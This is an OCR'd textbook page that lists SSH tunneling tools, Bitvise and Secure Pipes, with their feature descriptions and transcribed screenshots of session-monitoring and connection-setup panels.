
Some SSH tunneling tools are listed below:

- **Bitvise**

  Source: *https://www.bitvise.com*

  Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for remote administration of Windows servers, for advanced users who wish to access their home machine from work or their work machine from home, and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

  Bitvise SSH Client for Windows includes terminal emulation, graphical as well as command-line SFTP support, an FTP-to-SFTP bridge, tunneling features—including dynamic port forwarding through an integrated proxy—and remote administration for SSH Server.



Sessions overview

Sessions: **2** Blocked IP entries: **0**

Session monitoring is **enabled**

Id	Service	Remote IP	IP location	Remote port	Connect time	Client version	Account	Account type
1002	SSH	127.0.0.1	localhost	60185	00:02:43	SSH-2.0-8.43 FlowSsh: Bitvise SSH Client (Tunnelier) 8.43 - BvSsh	demo	Virtual
Open time: 00:01:49, **Type:** bvterm shell, **Bytes received:** 12, **Bytes sent:** 147								
Open time: 00:01:46, **Type:** SFTP, **Bytes received:** 112, **Bytes sent:** 968								
1003	SSH	127.0.0.1	localhost	60194	00:02:29	SSH-2.0-8.43 FlowSsh: Bitvise SSH Client (Tunnelier) 8.43 - sftpc	demo	Virtual
Open time: 00:02:29, **Type:** SFTP, **Bytes received:** 112, **Bytes sent:** 968								

IP blocking

Bitvise SSH Server will automatically block IP addresses after a number of failed login attempts, as configured in Advanced settings > Session. This interface allows you to manually add or remove IP addresses on the list of temporarily blocked IPs. Note that this list will be cleared when the server is restarted. To block a host permanently, use Advanced settings > Access Control > Client IP address rules, or check 'Block IP address permanently'.

IP version	IP address	IP location	Blocked since	Blocked until	Time remaining	Comment


Figure 12.50: Screenshot of Bitvise

- **Secure Pipes**

  Source: *https://www.opoet.com*

  Secure Pipes is an OS X-based SSH tunneling software. Some of the features of Secure Pipes are as follows:

  - **Remote Forwards**: Selectively open up access to application ports that are usually not easily accessible owing to network or service provider configuration restrictions. Open the door to quickly leverage OS X Server on Internet-facing applications such as email and web hosting.
  - **Local Forwards**: Open application communication ports to remote servers without opening those ports to public networks. Bring the security of VPN communication to clients and servers on an ad hoc basis without the hassle of configuration and management.
  - **SOCKS Proxies**: Easily set up and manage a SOCKS proxy server for either a local client or a whole network to privatize communication and overcome local network restrictions. These tunnels are an indispensable and lightweight tool when traveling abroad, performing digital currency transactions, or simply securing a local network.


Secure Pipes
Connections
General
Info
Connection
Options
Advanced
Cancel
Apply

Connection Name: Digital Ocean Proxy

